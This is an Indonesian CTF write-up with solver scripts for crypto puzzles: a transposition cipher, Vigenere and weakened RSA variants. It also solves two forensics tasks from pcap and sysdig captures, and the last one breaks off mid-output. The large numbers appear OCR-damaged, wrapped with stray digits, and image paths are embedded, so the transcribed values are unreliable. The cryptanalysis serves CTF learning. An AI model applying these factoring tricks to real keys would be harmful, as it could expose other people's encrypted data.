WRITE UP CTF
CYBER OPS CLASH 2.0 QUALS

perintis

Rey

newbie ctf di carry renan syfran (sankya)

llcxmn

DAFTAR ISI

CRYPTO

0

100

author: @gr3yr4t

Pada chall ini diberi 3 buah file, dua di antaranya merupakan pesan yang terenkripsi dan pesan yang sudah dekripsi dari pesan sebelumnya. Berdasarkan pattern-nya, pesan dapat didekripsi dengan membaca huruf dengan increment 2 kemudian jika sudah sampai paling kanan, baca huruf paling kanan yang belum dibaca lalu baca ke kiri dengan increment 2. Berikut solver yang digunakan

```
#include <bits/stdc++.h>
using namespace std;

#define int long long

signed main(){
    string s;
    cin >> s;
    int n = s.length();
    string ans = "";
    for(int i = 0; i < n; i += 2) ans += s[i];
    for(int i = n - 1 - (n & 1); i >= 0; i-=2) ans += s[i];
    cout << ans << endl;
}
```

```
C:\WINDOWS\system32\cmd.exe /c (g++  -Wall -Wno-unused-result -std=c++20 -I .
scaaj2j6j9abdcd2d0d2k_uanananana_aambeseonliuct_eeee
sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac
Hit any key to close this window...
```

Flag: Meta4Sec{sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac}

BabyCry

100

Kalau kamu paham bahasa francis, kamu bisa mendapatkan flagnya

Diberi file yang berisi teks sangat panjang, dengan mencari char '{' di teks saya dapat flag yang terenkripsi, yaitu "Olhc4Gpc{Cyua_Jkupnxvg_Lbefjpmmqu}". Saya menebak Olhc4Gpc itu Meta4Sec (jelaslah ya). Tebakan pertama jelas vigenere. Berdasarkan penggalan flag tersebut, didapat juga penggalan key "CHOCOLA". Sisanya dapat diisi dengan tebakan kata yang cukup umum, yaitu "CHOCOLATE".

Flag: Meta4Sec{Just_Vigenere_Encryption}

Another RSA Challange

488

RSA di gitu gituin challenge

Diberi 2 file yaitu file skrip python dan outputnya. Isinya seperti ini

```python
from Crypto.Util.number import *
from Crypto.Random import random
import os

BITS = 512
rand = random.randint(2,12)
primes = [getPrime(BITS) for _ in range(rand)]
e1 = 0x10001
n1 = phi = 1
for i in range(rand):
    n1 *= primes[i]
    phi *= primes[i]-1

p,q = getPrime(BITS), getPrime(BITS)
n2 = p*q
e2 = 3
phi2 = (p-1)*(q-1)
d2 = inverse(e2,phi2)

FLAG = b"Meta4Sec{REDACTED}"
while len(FLAG)*8 + 128 < (n1*n2).bit_length() :
    FLAG += os.urandom(16)
c = pow(bytes_to_long(FLAG), e1, n1*n2)

print("n1 = ", n1)
print("n2 = ", n2)
print("hehe1 = ", pow(d2,e2,n2))
print("hehe2 = ", pow(phi2,e2,n2))
print("leaked_phi = ", phi&((1<<(BITS*(rand-1)))-1))
print("ct = ", c)
```

```
n1 =
127985434146947451063248594741160909504281011987949286339684559944197121508645705649599593580816392974880171330761420563033968956370211879158549919014390343272915445
104919816114168408323606649781102329889152070844135126943998126637053715595159079601509045960921096598294200426558524665513725469173616353263948110098453576205179
780846355527074608449011851970195163287607114477710535527358431579966067700035749593571450024122955663215933090135863733011999920000595512376182066297318212402147155
588712309719565247229086746832764733115498227943867470201474530854417348230192644708670671338528114635530213569715807817805576553600843353962895983652152952803721488
258376847719449975497020501804366909825639006153907163561388164537427143976902337517045010240670386485760904621695295952885865916704897446263661139982632949380078887
779897351309189273437750370827493123444798518518974807206530157100241161389112732409282462264025373228435616909687977819789328133061692484236750073452835450671211364
986282825759692686561872197172663310776101374924488986767319571426410165655041149741064499144095484928909627230285903613631407729463562452475376615826913419127443424
240548480489385103558060481170729906243882009327841542746820927467106604144405262860725825507848462656302221588688002784653805527382099828584683644840461294644742720913690938985051428412661371845314581777873556035478911017240187695903731967658535616724562859346273437678930235132538467371675939135595198909838368026774946973264840093087071733882132005201143255120627333910863572257910651999338943158399771912892790523206864224333719807137158623987454991198450398788975032299932419512609077770625450038206424834762319788251383380210159352691544143
n2 =
946899725609936853352933238285542187306538011506115009093359682835372761797027474163838465121817377407865986684037587368630559805162978185326920139707720873019150468549066419494941896233093355988576335962930210178269702074580818681687585341231061880166246926494339207481484079607513980608608636740404147811387
hehe1 =
155697258997169080003809876446848778300838172145512977852892392878018746874732192633587188961231626012060032054927934774754576662015258918192041063157892375435683234985842636648394907900685987157127178758369198052940409418793976372176072453951151905236910191565921749567242737563082538645164673288936590634781 3
hehe2 =
515624006801845768727203728176926547981608597546190396070541820292065844786496264191596764741160843588680744195389460087146525933562436699192740764320060540283768457120484207510841621871650577393222081602826207521820410402007489597124042277946958366140380698382281072727851307807508563582542183189649443218 4
leaked_phi =
714411461383034517234769756995263672652137151911385336692412327527961207451910924201956493732172513627484894724872688848902450361600757195921223065865739758620928461049923690220550523196089739669319121407572180892075110582752504415687800597001339309888444466148363145745090027588866239944935809615779244803224596059697881168433662386506467608837321505274150354064807518530282474631867111740592386333250964261865738231355701088553685211028494455225563004096337965964644936642473675727432690894239056708735513237376347762479099440705501724691999694935034178664779340231607228849965270845124118978656708363585418218865507224145750524570722989602506521277002302916360286728336266394341742081397768815223101178686566261211869520829865963104719775444209453614491844790851014033322415099987300731377468550900052818618561776241096739421994476459427723996432500104960008445178111994235814232427346587186843626807591388834476542697416355807506176742868353825035962019537536409921899320590281589110633645060820262250628826105608908857918566701292807469126628388543634213877925972656493022105088452897151339377910171404947070612500527592927175110826158494851529644839375422479998420737949421333809302013947271563224242135189503415597018618296665460663924684516614889049028213500333419958262401387681561862150323144748692467084917570314861569449532410533574676345950770637695188489204994802952798913462422227806302554614158861667092547274163014770157675244715895042213714368939945274334381348077049228733181706699178756256116847417634092268206766075063042048
ct =
438931599736732791855400488003058483770853359695003054393283117194819465971098079488280722162796084850056548076432213063576391851362982160623209352111616111384773106403509879561290395655168048768714646182527913521097788555256651739471884200070743232124619925063408235084779416364174689123275541568265944893479163254240610347730344800613963113260476126850475088928201156428914823723998763375829547924327444590111447929084501409944761251844910468688130304383694962280188144581896498044739032879190693794821207782300166828013831431981062487656177532151872769536134022170828170681998306657141894096090417390205319186223976997581398246393375245610987450755491803060022868797316348641102961355287997646086807621861901893559667836710238953374446187891659064948773978399804936953875053887392802130511825003530539213530084837173586321515779149390585072620470630532890257195245835213380873859594898725079448797092970338654526161310973937503715691541249558305555321461883392374801158984206791911316615332997372669591662860403587235259519490751520746705113555626729041125254273545284339678440484546020120242711543464183571861090377599003911578042219337482560399348027549778427917856513353735073850826423680348772446512593269761981470844379504307984168536875448537375408171334303937589568742447880200140887547189816667417956299557337501045286651927425406660692238982221942349905613356070431543763739608254189160497959285621565210106319708149277675308420400064852548744918444188515433288302962269561818287060905503544522442224513208364373298137287387634954289956978899361972551388228561879298981586900605737643240802205936341952772927176749986533046628773150353153617154423964727471479025728358868697642229097117894506845246260635966166162540550852783373986117426010617867843363292743652072908420762130136616401063310074545558834953794399957943610683544653571072265573972805245226447289197072875012500427248067805651631309095166945720587982967110683102388654734802022683646243374284593813668929923127880102277683663
```

(buset panjang bener dah min :v) ok lanjut

Pertama, kita lihat dulu skrip generatornya. Intinya, skrip ini melakukan beberapa hal:

1. Bikin sebuah modulus `n1` yang merupakan hasil perkalian dari `rand` (antara 2-12) bilangan prima 512-bit.
2. Bikin modulus RSA biasa, `n2 = p*q`.
3. Flag-nya dienkripsi pake `e1 = 0x10001` dengan modulus gabungan `N = n1 * n2`.
4. Kita dikasih beberapa *leak* atau bocoran: `n1`, `n2`, `leaked_phi` (beberapa bit terakhir dari `phi(n1)`), `ct` (ciphertext), dan dua nilai aneh `hehe1` & `hehe2`.

Untuk dekripsi, kita butuh private key `d1`, yang artinya kita butuh `phi(N)`. Karena `n1` dan `n2` koprima, maka `phi(N) = phi(n1) * phi(n2)`. Jadi, misi kita dibagi dua: cari `phi(n1)` dan cari `phi(n2)`.

Langkah 1: Membongkar n2

Ini bagian yang bikin kita muter-muter. Leak yang kita punya untuk `n2` adalah:

- `hehe1 = d2^3 mod n2`
- `hehe2 = phi2^3 mod n2`

Hubungan antara d2 dan phi2 adalah 3 * d2 = k * phi2 + 1 untuk suatu integer k. Karena d2 < phi2, nilai k ini pasti kecil, kemungkinannya cuma 1 atau 2.

Kita bisa bikin dua polinomial yang punya akar yang sama, yaitu X = p+q-1.

1. Dari hehe2: kita tahu phi2^3 ≡ hehe2 (mod n2). Karena phi2 = n2 - X, ini bisa disederhanakan jadi X^3 + hehe2 ≡ 0 (mod n2). Jadilah polinomial pertama: P1(x) = x^3 + hehe2.
2. Dari hehe1: kita tahu d2^3 ≡ hehe1 (mod n2). Setelah dijabarkan, ini bisa jadi polinomial kedua dalam X: P2(x) = (-2x+1)^3 - 27*hehe1. (Kita pakai k=2 karena secara matematis ini yang paling valid).

Kita bisa pakai metode GCD Polinomial buat nemuin akarnya. Dengan sedikit manipulasi aljabar (mengeliminasi suku pangkat tertinggi), kita bisa dapet persamaan linear buat X. Dari situ, nilai X langsung ketemu.

Setelah X dapet, kita bisa:

- Hitung s = X+1.
- Faktorkan n2 dengan mencari akar dari y^2 - s*y + n2 = 0.
- Dapet p dan q, lalu hitung phi2 = (p-1)*(q-1).

Langkah 2: Mencari phi(n1)

Kita punya leaked_phi, yaitu bit-bit terakhir dari phi(n1). Bit-bit awalnya hilang.

1. Cari rand: rand ini jumlah bilangan prima yang menyusun n1. Cara paling bener buat nebaknya adalah rand = round(n1.bit_length() / 512). Di kasus kita (setelah dapet data yang bener), rand jadi 11.
2. Tebak Bit yang Hilang: Kita bisa aproksimasi nilai phi(n1) itu deket banget sama n1. Selisihnya, n1 - phi(n1), kira-kira sebesar rand dikali 2^(BITS*(rand-1)). Dari sini, kita bisa tebak bit-bit awal phi(n1) yang hilang dengan rumus phi_H ≈ n1_H - rand.
3. Brute-force: Karena ini cuma tebakan, kita tinggal looping di sekitar nilai tebakan itu. Kita coba beberapa nilai i di range(-250, 250), gabungkan dengan leaked_phi, dan coba dekripsi. Salah satunya pasti bener

Langkah 3: Dekripsi Final

Setelah phi1 (dari langkah 2) dan phi2 (dari langkah 1) ketemu:

1. Hitung totient total: `PHI_total = phi1 * phi2`.
2. Hitung private key: `d1 = inverse(e1, PHI_total)`.
3. Dekripsi ciphertext: `m = pow(ct, d1, n1 * n2)`.
4. Ubah `m` jadi bytes: `flag_bytes = long_to_bytes(m)`.

Berikut untuk skrip solper nya

```
#!/usr/bin/env python3
import gmpy2
from Crypto.Util.number import long_to_bytes, inverse
import math

n1 =
127985434146947451063248594741160909504281011987949286339684559944197121508645
705649599593580816392974880171330761420563033968956370211879158549919014390342
729154451049198161141684083236066497811023298891520708441351269439981216637053
715595159079601509804596092109659829420042655852466551372546917361635326394811
009845357620517978084635552707460844901185197019516328760711447771053552735843
157996606770003574959357145002412295566321593309013586373301199992000059551237
618206629731821240214715588712309719565247229086746832764733115498227943867470
201474530854417348230192644708670671338528114635530213569715807817805576553600
843353962895983652152952803721482583768477194499754970205018043669098256390061
539071635613881645374271439769023375170450102406703864857609046216952959528858
659167048974462636611399826329493800788877989735130918927343775037082749312344
479851851897480720653015710024116138911273240928246226402537322843561690968797
781978932813306169248423675007345283545067121136498628282575969268656187219717
266331077610137492448898676731957142641016565504114974106449914409548492890962
723028590361363140772946356245247537661582691341912744342405484804893851035580
604811707299062438820093278415427468209274671086041444052628607258255078484626
563022215886880027846538055273820998285846836448404612946447427209136909389850
514284126613718453145817778735560354789110172401876959037319676585356167245628
593462734376789302351325384673716759391335595198909838368026774946973264840093
087071733882132005201143255120627333910863572257910651999338943158399771912892
790523206864224333719807137158623987454991198450398788975032299932419512609077
770625450038206424834762319788251383380210159352691544143
n2 =
946899725609936853352933238285542187306538011506115009093359682835372761797027
474163838465121817377407865986684037587368630559805162978185326920139707720873
019150468549066419494941896233093355988576335962930210178269702074580818681687
585341231061880166246926494339207481484079607513980608608636740401478113 87
hehe1 =
155697258997169080038098764468487783080381721455129778528923928780187468747321
926335871889612316260120600320549279374775457666201525891819204106315789237543
568323498584263664839490790068598715712717875836919805294040941879397637217607
245395115190523691019156592174956724273756308253864516467328893659063478 13
hehe2 =
515624006801845768727203728176926547981608597546190396070541820292065844786496
```

```
264191596764741160843588680744195389460087146525933562436699192740764320060540
283768457120484207510841621871650577393222081602826207521820410402007489597124
042277946958366140380698382281072727851307807508563582542183189649443218 4
leaked_phi =
714411461383034517234769756995263672652137151911385336692412327527961207451910
924201956493732172513627484894724872688848902450361600757195921223065865739758
620928461049923690220550523196089739669319121407572180892075110582752504415687
800597001339309888444466148363145745090027588866239944935809615779244803224596
059697881168433662386506476088373215052741503540648075185302824746318671117405
923863332509642618657382313557010885536852110284944552255630049633796596464493
664247367572743269089423905670873551323737634776247909944070550172469199969493
503417866477934023160722884996527084512411897865670836358541821886550722414575
052457072298960250652127700230291636028672833626639434174208139776881522310117
868656626121186952082986596310471977544420945361449184479085101403332241509998
730073137746855090005281861856177624109673942199447645942772399643250010496008
445178111994235814232427346587186843626807591388834476542697416355807506176742
868353825035962019537536409921899320590281589110633645060820262250628826105608
908857918566701292807469126628388543634213877925972656493022105088452897151339
377910171409470706125005275929271751108261584948515296448393754224799984207379
494213338093020139472715632242421351895034155970186182966654606639246845166148
890490282135003334199582624013876815618621503231447486924670849157031486156944
953241053357467634595077063769518848920499480295279891346214222278063025546141
588616670925472741630147701576752447158950422137143689399452743343813480770492
287331817066991787562561168474176340922682067660750630420 48
ct =
438931599736732791855400488003058483770853359695003054393283117194819465971098
079488280722162796084850056548076432213063576391851362982160623209352111616113
847731064035098795612903956551680487687146461825279135210977885552566517394718
842000707432321246199250634082350847794163641746891232755415682659448934791632
542406103477303448006139631132604761268504750892820115642891482372399876337582
954792432744459011144792908450140994476125184491046868813030438369496228018814
458189649804473903287919069379482120778230016682801383143198106248765617753215
187276953613402217082817068199830665714189409609041739020531918622397699758139
824639337524561098745075549180306602286879731634864110296135528799764608680762
186190189355966783671023895337444618789165906494877397839980493695387505388739
280213051182500353053921353008483717358632151577914939058507262047063053289025
719524583521338087835985948987250794487970929703386545261613109739375037156915
412495583055532146188339237480115898420679191316615332997372669591662860403587
235259519490751520746705113555626729041125254273545284339678440484546020120242
711543464183571861090377599003911578042219337482560399348027549778427917856513
353735073850826423680348772446512593269761981470844379504307984168536875448537
375408171334303937589568742447880200140887547189816667417956299557337501045286
651927425406660692238982221942349905613356070431543763739608254189160497959285
621565210106319708149277675308420400648525487449184441885154332883029622695618
182870609055035445224422224513208364373298137287387634954289956978899361972551
388228561879298981586900605737643240802205936341952772927176749986533046628773
150353153861715442396472747147902572835886869764222909711789450684524626063596
```

```
616616254055085278337398611742601061786784336329274365207290842076213013661640
106331007454555883495379439995794361068354465357107226557397280524522644728919
707287501025004272480678056516313090951669457205879829671106838102388654734802
022683646243374284593813668929923127880102277683663

# Constants
BITS = 512
e1 = 0x10001
e2 = 3
k = 2




def solve_n2():
    print("[*] Recovering phi(n2) using Polynomial GCD method...")

    A_ = 3 * k**2
    B_ = -3 * k
    C_ = (1 + k**3 * hehe2 - 27 * hehe1) % n2

    L1 = (B_**2 - A_ * C_) % n2
    L2 = (B_ * C_ + A_**2 * hehe2) % n2

    try:
        inv_L1 = inverse(L1, n2)
        X = (-L2 * inv_L1) % n2
        print("[+] Found potential root X = p+q-1.")
    except Exception as e:
        print(f"[!] Could not solve for X. Error: {e}")
        return None

    s = X + 1
    delta_sq = s**2 - 4*n2

    if delta_sq < 0:
        print("[!] Error: s^2 - 4*n2 is negative. Cannot factor n2.")
        return None

    root, rem = gmpy2.isqrt_rem(delta_sq)
    if rem != 0:
        print("[!] Error: s^2 - 4*n2 is not a perfect square. Cannot factor
n2.")
        return None

    p = (s + root) // 2
```

```
    q = (s - root) // 2

    if p * q != n2:
        print("[!] Error: Factoring failed. p*q does not equal n2.")
        return None

    print("[+] Successfully factored n2.")
    phi2 = (p-1)*(q-1)
    return phi2

def solve_n1(phi2):
    """Recovers phi(n1) and decrypts the flag."""
    if phi2 is None:
        return

    print("[*] Recovering phi(n1)...")
    rand = round(n1.bit_length() / BITS)
    L = BITS * (rand - 1)
    n1_H = n1 >> L

    phi_H_guess = n1_H - rand
    print(f"    - rand = {rand}. Leaked bits = {L}.")
    print(f"    - Searching for high bits of phi(n1) around: {phi_H_guess}")

    print("[*] Searching for the correct phi(n1) and decrypting...")
    N = n1 * n2
    for i in range(-250, 250):
        phi_H_candidate = phi_H_guess + i
        phi1_candidate = (phi_H_candidate << L) + leaked_phi

        if gmpy2.gcd(e1, phi1_candidate) != 1:
            continue

        try:
            PHI_total = phi1_candidate * phi2
            d1 = inverse(e1, PHI_total)
            m = pow(ct, d1, N)
            flag = long_to_bytes(m)

            if flag.startswith(b"Meta4Sec{"):
                print("\n[+] Success! Decrypted Flag Found: ☑")
                print(flag)
                return
        except (ValueError, ZeroDivisionError):
            continue
```

```
    print("\n[!] Failed to find the flag in the search range.")

if __name__ == '__main__':
    phi2 = solve_n2()
    solve_n1(phi2)
```

Flag: Meta4Sec{B1M1ll4H_G4_D1ON3SH0T_LLM}

1

495

Dikasih file `public.pem` sama `encrypted`. Dari script Python yang dikasih, kita bisa liat kalo flag-nya dienkripsi pake RSA, tapi nggak cuma sekali, tapi dua kali. Jadi, kita harus ngebuka gemboknya satu-satu

Lapisan2

Lapisan enkripsi kedua ini pake RSA standar, tapi ada kelemahan fatalnya. Modulus `n` (yang ada di `public.pem`) itu hasil perkalian dari dua bilangan prima, `p` dan `q`. Nah, masalahnya, si `q` ini cuma bilangan prima 16-bit.

Artinya, kita bisa dengan gampang nemuin `q` dengan cara *brute-force*, yaitu nyobain semua bilangan prima di bawah `2^16` (65536) sampe ketemu satu yang bisa ngebagi `n`.

Langkah-langkahnya gini:

1. Ambil `n` dari `public.pem`: Kita baca *public key*-nya buat dapetin nilai `n`.
2. Cari `q`: Kita bikin *looping* buat nyobain semua bilangan prima dari 2 sampe 65536. Kalo `n % q_candidate == 0`, berarti itu `q`-nya.
3. Hitung `p`: Kalo `q` udah ketemu, `p` tinggal diitung pake `p = n / q`.
4. Bikin *Private Key* Palsu: Dengan `p` dan `q`, kita bisa ngitung `phi` dan `d`, terus kita bisa bikin ulang *private key* buat lapisan kedua ini.
5. Dekripsi File `encrypted`: Pake *private key* yang baru kita buat, kita dekripsi file `encrypted`. Hasilnya bukan *flag*, tapi *ciphertext* dari lapisan pertama. Kita sebut aja ini `ct_intermediate`.

Lapisan1

ini bagian yang sedikit lebih tricky. *Ciphertext* yang kita dapet dari tahap sebelumnya (`ct_intermediate`) itu dienkripsi pake kunci RSA yang beda lagi. Kuncinya ini dibikin pake proses yang unik di *script* aslinya.

Kuncinya ada di sini: bilangan prima `p` yang kita temuin di lapisan kedua itu ternyata adalah `nextprime(n_layer1)`, di mana `n_layer1` adalah modulus yang dipake di lapisan enkripsi pertama.

Jadi, alurnya dibalik:

1. Cari `n_layer1`: Karena kita udah tau `p`, berarti `n_layer1` adalah bilangan sebelum `p`. Kita bisa pake fungsi `prevprime()` buat nyari kandidat `n_layer1` dengan cara mundur dari `p`.
2. Verifikasi Kandidat `n`: Nggak semua bilangan sebelum `p` itu `n_layer1` yang bener. Kita harus verifikasi. Caranya? Kita inget lagi kalo `n_layer1` itu hasil perkalian berantai dari beberapa bilangan prima (`p_start`, `nextprime(nextprime(p_start))`, dst).
3. Temukan `p_start`: Buat verifikasi, kita harus nemuin `p_start`-nya. Daripada nyari buta, kita bisa bikin aproksimasi/perkiraan `p_start` dengan cara ngitung akar pangkat sekian (misal pangkat 17) dari `n_candidate`. Hasilnya bakal deket banget sama `p_start` yang asli. Kita tinggal cari di sekitar angka itu.
4. Rekonstruksi & Validasi: Kalo `p_start` yang pas udah ketemu, kita simulasiin lagi proses perkalian berantainya. Kalo hasil akhirnya sama dengan `n_candidate` kita, berarti BINGO! Kita nemu `n_layer1` dan `phi_layer1` yang bener.

5. Dekripsi Terakhir: Sama kayak sebelumnya, kalo `n` dan `phi` udah ada, kita bisa itung `d` buat lapisan pertama ini. Pake kunci ini, kita dekripsi `ct_intermediate` dan... *dapet deh flag-nya*


Berikut solper nya

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Util.number import inverse, bytes_to_long, long_to_bytes, isPrime
from sympy import nextprime, primerange
from decimal import Decimal, getcontext

def solve_layer2():
    print("[+] Starting Layer 2 decryption...")

    try:

        with open('public.pem', 'rb') as f:
            pubkey_pem = f.read()
        pubkey = RSA.import_key(pubkey_pem)
        n_rsa = pubkey.n
        e_rsa = pubkey.e

        with open('encrypted', 'rb') as f:
            encrypted_data = f.read()
    except FileNotFoundError as e:
        print(f"[!] Error: {e}. Make sure 'public.pem' and 'encrypted' are in
the same directory.")
        return None, None

    print(f"  [-] Layer 2 n_rsa (modulus) loaded.")
    print(f"  [-] Layer 2 e_rsa (public exponent) = {e_rsa}")



    print("  [-] Searching for the 16-bit prime factor 'q'...")
    found_q = None
    for q_candidate in primerange(2, 2**16):
        if n_rsa % q_candidate == 0:
            found_q = q_candidate
            break

    if not found_q:
        print("[!] Failed to find the 16-bit prime factor q. Exiting.")
        return None, None
```

```
    q = found_q
    p = n_rsa // q
    print(f"  [-] Found 16-bit prime q = {q}")
    print(f"  [-] Calculated large prime p.")

    # Verify that p is indeed prime, as a sanity check.
    if not isPrime(p):
        print("[!] Calculated p is not prime. Something is wrong. Exiting.")
        return None, None
    print("  [-] Verified that p is prime.")

    # Reconstruct the private key for layer 2
    phi_rsa = (p - 1) * (q - 1)
    d_rsa = inverse(e_rsa, phi_rsa)

    private_key_layer2 = RSA.construct((n_rsa, e_rsa, d_rsa, p, q))
    print("  [-] Reconstructed Layer 2 private key.")



    cipher_decrypt = PKCS1_OAEP.new(private_key_layer2)
    key_size = private_key_layer2.size_in_bytes()

    encrypted_chunks = [encrypted_data[i:i + key_size] for i in range(0,
len(encrypted_data), key_size)]

    try:
        decrypted_chunks = [cipher_decrypt.decrypt(chunk) for chunk in
encrypted_chunks]
        decrypted_data = b''.join(decrypted_chunks)
    except ValueError as e:
        print(f"[!] Decryption failed. This may happen if the factored primes
are incorrect. Error: {e}")
        return None, None

    ct_intermediate = bytes_to_long(decrypted_data)
    print("[+] Layer 2 decryption successful!")



    return ct_intermediate, p



def solve_layer1(ct_intermediate, p_for_key):
    """
    Recreates the large 'n' and 'phi' from the first encryption layer by
    reverse-engineering the starting prime from the p recovered from layer 2.
```

```
    """
    print("\n[+] Starting Layer 1 decryption...")
    print("  [-] Using the large prime p recovered from Layer 2 as our target.")


    getcontext().prec = 3000
    p_for_key_dec = Decimal(p_for_key)

    for num_primes_guess in [17, 16, 18]:
        p_start_approx            =            int(p_for_key_dec            **
(Decimal(1)/Decimal(num_primes_guess)))
        print(f"\n  [-] Approximating based on {num_primes_guess} primes...")
        print(f"  [-] Approximate p_start is near {p_start_approx}")
        print(f"   [-] Searching for the correct 512-bit p_start around this
value...")


        for i in range(-10000, 10000):
            p_start_cand = p_start_approx + i


            if p_start_cand.bit_length() != 512 or not isPrime(p_start_cand):
                continue


            p = p_start_cand
            n_candidate = 1
            phi_candidate = 1


            while True:
                n_candidate *= p
                phi_candidate *= (p - 1)
                if n_candidate.bit_length() >= 8192:
                    break
                p = nextprime(nextprime(p))

            # Now, check if the n we generated is the correct one.
            # The correct n is the one for which nextprime(n) equals the p we
recovered.
            if nextprime(n_candidate) == p_for_key:
                print(f"\n       [+]    SUCCESS!    Found    correct    p_start:
{p_start_cand}")
                print(f"    [+]  Verified  correct  n_layer1  with  bit  length
{n_candidate.bit_length()}")
```

```
                n_layer1 = n_candidate
                phi_layer1 = phi_candidate

                # With n_layer1 and phi_layer1, we can decrypt the first layer.
                e_layer1 = 65537

                print("  [-] Calculating private exponent d for Layer 1...")
                d_layer1 = inverse(e_layer1, phi_layer1)

                print("  [-] Decrypting final layer to get the flag...")
                ct_original = pow(ct_intermediate, d_layer1, n_layer1)

                flag = long_to_bytes(ct_original)

                print("\n[+] DECRYPTION COMPLETE!")
                try:
                    print(f"  [+] FLAG: {flag.decode()}")
                except UnicodeDecodeError:
                    print(f"  [+] FLAG (raw bytes): {flag}")
                return


    print("\n[!] Search for p_start failed. The approximation or search range
may be off.")
    print("    Cannot proceed to decrypt Layer 1.")


def main():
    ct_intermediate, p_for_key = solve_layer2()
    if ct_intermediate is not None and p_for_key is not None:
        solve_layer1(ct_intermediate, p_for_key)

if __name__ == "__main__":
    main()
```



Flag: Meta4Sec{l0r3m_1p5um_d0l0r_517_4m37_de6e5}


Forensics

EaFor

100

Bantu saya analisis request, jika kamu teliti kamu mungkin mendapatkan sebuah clue untuk bisa mendatkan flagnya

Diberi sebuah pcap, saya melakukan follow ke tcp dan http stream, namun http request terlalu banyak dengan respons yang sama yaitu kredensial salah. Saya melihat ke statistic -> HTTP -> requests dan saya menemukan bahwa hanya ada satu request GET /dashboard. Filter dengan “http.request.uri contains "/dashboard", kemudian lakukan follow ke packet tersebut.



Flag: Meta4Sec{E45Y_Ch4ll_D1gIT4L_F0r3nSiC}

scap

488

have you ever heard that there is a shark exist in the clouds?
author: keii

Pcap lagi. Dalam pcap tersebut berisi sysdig, First time facing this kinda pcap, I didn't know what to do jadi mulai cari-cari WU relevan. Hgame 2023 week3 - Tunnel && Tunnel Revenge Writeup(EN) | crazyman army's blog. Berdasarkan WU tersebut saya pakai tool sysdig. Dengan command "sysdig -r dist.pcapng -A -c


echo_fds",

```
I
------ Write 1B to    (dd)

I
------ Read 1B from   /home/jonvps/flag.png (dd)

E
